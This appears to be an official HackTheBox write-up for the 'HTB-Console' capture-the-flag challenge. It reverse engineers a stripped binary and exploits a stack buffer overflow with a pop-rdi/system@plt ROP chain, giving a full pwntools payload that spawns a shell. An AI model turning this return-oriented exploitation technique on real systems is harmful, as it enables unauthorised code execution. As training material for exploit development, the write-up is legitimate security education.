HTB-Console

7th October 2022 / Document No. D22.102.235

Prepared By: w3th4nds

Challenge Author(s): MinatoTW

Difficulty: Easy

Classification: Official

Synopsis

HTB-Console is an Easy challenge that features a buffer overflow vulnerability, enabling the attacker to chain together gadgets and addresses in order to spawn a shell.

Skills Required

- Debugging skills, some experience with buffer overflows

Skills Learned

- Working with a stripped binary, chaining together useful gadgets and addresses to control program flow

Enumeration

Running the `file` command on the given binary, this is the output we get:

```
file htb-console

htb-console: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
BuildID[sha1]=575e4055094a7f059c67032dd049e4fdbb171266, for GNU/Linux
3.2.0, stripped
```

One thing to note here, as can be seen from the very last line printed, the binary is `stripped`.

This means it has **no debug symbols**, which can be a bit of a pain when reverse engineering and debugging.

Protections

Next up, `checksec`, to view the protections applied to the program:

```
checksec htb-console

    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE
```

We should be somewhat familiar with these at this point.

The `NX` bit being set means no `shellcode` on the stack for us, but everything else being disabled gives us a lot of room to work with.

Program Interface

Running the binary and taking a look:

```
Welcome HTB Console Version 0.1 Beta.
>> hackthebox
Unrecognized command.
>> w3th4nds
Unrecognized command.
>> ?
Unrecognized command.
```


Looks like a prompt asking us for a command, running in a loop. Anything we've entered so far leads to a response of **Unrecognized command.**

Not much luck there. Let's dive in.

Disassembly

For people that have no experience with stripped binaries, this is the first obstacle:

Where is the main() !?



Luckily for us, there is an easy way to find `main()`, and start reverse engineering from there.

The `entry()` function, makes a call to `__libc_start_main`, whose first argument is the `main()` function.

So let's open up `entry()`:

```
void entry(undefined8 param_1,undefined8 param_2,undefined8 param_3)
{
  undefined8 in_stack_00000000;
  undefined auStack8 [8];


 __libc_start_main(FUN_00401397,in_stack_00000000,&stack0x00000008,FUN_00401410
,FUN_00401480,param_3,
                  auStack8);
  do {
                  /* WARNING: Do nothing block with infinite loop */
  } while( true );
}
```

The first argument, `FUN_00401397`, is the main function. Let's rename it to "main" for clarity.

Moving forward, let's see what `main()` does:

```
void main(void)
{
  char local_18 [16];

  FUN_00401196();
  puts("Welcome HTB Console Version 0.1 Beta.");
  do {
    printf(">> ");
    fgets(local_18,0x10,stdin);
    FUN_00401201(local_18);
    memset(local_18,0,0x10);
  } while( true );
}
```

A 16-byte char buffer is declared, where our command is stored.

`FUN_00401196` is called, which upon closer inspection is just a `setup()`, nothing to see here.

The following functionality is run inside an infinite loop:

- A `fgets()`, reading **0x10** bytes into the buffer. So, no `overflow` is present here.
- A call to a function, `FUN_00401201`, which takes a pointer to the buffer as an argument.
- A `memset()` call, resetting the buffer back to 0's.

Naturally, we will now analyze `FUN_00401201`:

```
void FUN_00401201(char *param_1)
{
  int iVar1;
  char local_18 [16];

  iVar1 = strcmp(param_1,"id\n");
  if (iVar1 == 0) {
    puts("guest(1337) guest(1337) HTB(31337)");
  }
  else {
    iVar1 = strcmp(param_1,"dir\n");
    if (iVar1 == 0) {
      puts("/home/HTB");
    }
    else {
      iVar1 = strcmp(param_1,"flag\n");
      if (iVar1 == 0) {
        printf("Enter flag: ");
        fgets(local_18,0x30,stdin);
        puts("Whoops, wrong flag!");
      }
      else {
        iVar1 = strcmp(param_1,"hof\n");
        if (iVar1 == 0) {
          puts("Register yourself for HTB Hall of Fame!");
          printf("Enter your name: ");
          fgets(&DAT_004040b0,10,stdin);
          puts("See you on HoF soon! :)");
        }
```

```
        else {
          iVar1 = strcmp(param_1,"ls\n");
          if (iVar1 == 0) {
            puts("- Boxes");
            puts("- Challenges");
            puts("- Endgames");
            puts("- Fortress");
            puts("- Battlegrounds");
          }
          else {
            iVar1 = strcmp(param_1,"date\n");
            if (iVar1 == 0) {
              system("date");
            }
            else {
              puts("Unrecognized command.");
            }
          }
        }
      }
    }
  }
  return;
}
```

From the looks of it, this executes the command from our initial input, so let's rename this to "execute", and also rename the `param_1` argument to "buf".

-Renaming functions and variables is essential when reverse engineering larger programs, especially if the binary happens to be stripped-

On the top, we see another **16-byte** long buffer being declared. So, we now know which commands are recognized by the program. The first 2 are of no use to us. Some of the other ones seem useless but will make our exploit possible.

One thing that jumps out at first glance, is the `flag` command, since it reads `0x30` bytes into our buffer, sufficiently `overflowing` it.

Let's start there.

Exploitation

As mentioned above, we have a `buffer overflow`, surely large enough to overwrite the `RIP` register.
That is a pretty good start.

Let's look deeper at some other parts of the function we were analyzing to exploit this:

- The `hof` command, reading in `0x10` bytes into `&DAT_004040b0`. If we examine this memory address,
  we see it is part of the `.bss` section of the binary, which means, since `PIE` is disabled, is a known address at runtime.
  This gives us the ability to store a string in memory, and be able to **refer back to it later with precision**.

- The `date` command, using `system("date");` to print out today's date. This is not useful in the sense that we will
  exploit it by calling it, but because the `system()` is used here, this means it has been loaded into the `PLT table`, which again since `PIE` is disabled, is a known address.

Putting this information together, we see a clear way to obtain a shell in this scenario:

Make a call to `system("/bin/sh");`

Let's take this step-by-step.

To make this happen, we need 3 (well... 4) things:

- a way to alter the program's flow --> 0x30-byte read into the 16-byte long buffer with the `flag` command
- a way to make a call to the `system()` --> `system()` is loaded into the `PLT table` for us, and its address is known
- a way to store the **"/bin/sh"** string in memory, and reference it later --> `hof` command allows us to place a string in `.bss`

The 4th thing is a way to load the pointer to `"/bin/sh"` as the 1st argument of the `system()` call.

We will be using a `pop rdi; ret` gadget for that, which can be easily found in most binaries:

```
ropper -f htb-console --search "pop rdi; ret"

[INFO] Load gadgets from cache
[LOAD] loading... 100%
[LOAD] removing double gadgets... 100%
[INFO] Searching for gadgets: pop rdi

[INFO] File: htb-console
0x0000000000401473: pop rdi; ret;
```

While we're at it, let's grab the `system@plt` address as well:

```
pwndbg> plt
0x401030: puts@plt
0x401040: system@plt
0x401050: printf@plt
0x401060: memset@plt
0x401070: alarm@plt
0x401080: fgets@plt
0x401090: strcmp@plt
0x4010a0: setvbuf@plt
```

One thing left to do; Put it together, and obtain the flag:

Write a `NULL-terminated` "/bin/sh" string in `.bss` with the `hof` command:

```
r.sendlineafter(b'>>', b'hof')
r.sendlineafter(b'name:', b'/bin/sh\x00')
```

Calculate the offset from `RIP`, and overflow the buffer using the `flag` command:

```
pop_rdi = 0x401473
bin_sh = 0x4040b0
system = 0x401040
payload = b'A' * 24 + p64(pop_rdi) + p64(bin_sh) + p64(system)
r.sendlineafter(b'>>', b'flag')
r.sendlineafter(b'flag:', payload)
print('** SHELL **')
r.interactive()
```

Solution